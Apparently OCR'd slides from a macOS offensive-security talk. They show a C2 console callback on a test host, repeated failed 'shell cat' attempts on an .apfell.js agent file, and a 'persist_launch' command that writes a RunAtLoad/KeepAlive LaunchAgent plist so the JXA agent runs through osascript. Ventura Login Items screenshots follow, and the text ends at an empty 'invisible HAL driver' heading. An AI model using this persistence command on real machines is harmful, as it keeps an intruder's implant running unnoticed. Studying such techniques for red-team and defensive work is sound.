
Active Callbacks

| INTERACT | IP | HOST | USER | DOMAIN | OS | LAST CHECKIN | DESCRIPTION | AGENT | C2 |
|---|---|---|---|---|---|---|---|---|---|
| 7 | 192.168.1.128 | PAKER.LOCAL | wregula |  |  | 8s | Created by operator at 04/20/2022 14:40:35 UTC |  |  |

CALLBACK: 7

```
shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:36:38] / 38 / operator          error
shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:36:49] / 39 / operator          error
shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:36:59] / 40 / operator          error
shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:12] / 41 / operator          error
shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:24] / 42 / operator          error
shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:33] / 43 / operator          error
shell cat /Users/wregula/.apfell.js 0
```

```
pe
```



# Active Callbacks

| INTERACT | IP | HOST | USER | DOMAIN | OS | LAST CHECKIN | DESCRIPTION | AGENT | C2 |
|---|---|---|---|---|---|---|---|---|---|
| 7 | 192.168.1.128 | PAKER.LOCAL | wregula |  |  | 3s | Created by operator at 04/20/2022 14:40:35 UTC |  |  |

CALLBACK: 7

[Wed Apr 20 2022 [illegible]] / 40 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:12] / 41 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:24] / 42 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:33] / 43 / operator error

shell cat /Users/wregula/.apfell.js 0


[Wed Apr 20 2022 15:39:11] / 44 / operator

persist_launch {"args":["/usr/bin/osascript","-l","JavaScript","/Users/wregula/.apfell.js"],"KeepAlive":true,"label":"com.test.test","LaunchPath":"","LocalAgent":true,"RunAtLoad":true}

```
file written to /Users/wregula/Library/LaunchAgents/com.test.test.plist
```

Total Results: 1

# Persistence – macOS Ventura



Login Items

**Open at Login**


These items will open automatically when you log in.

| Item | Kind |
|---|---|
| BlockBlock Helper.app | Application |
| Rectangle.app | Application |
| Viscosity.app | Application |

**Allow in the Background**

Applications add background items to perform tasks when the application isn't open, such as checking for software updates or syncing data. Turning off a background item may prevent these tasks from being completed.


- fixGpgHome — Item from unidentified developer. (on)
- Google Updater — 2 items (on)
- GPG Suite — 2 items (on)



**Login Item Added**


"Google Chrome" will open automatically when you log in. You can manage this in Login Items Settings.

# Persistence – invisible HAL driver

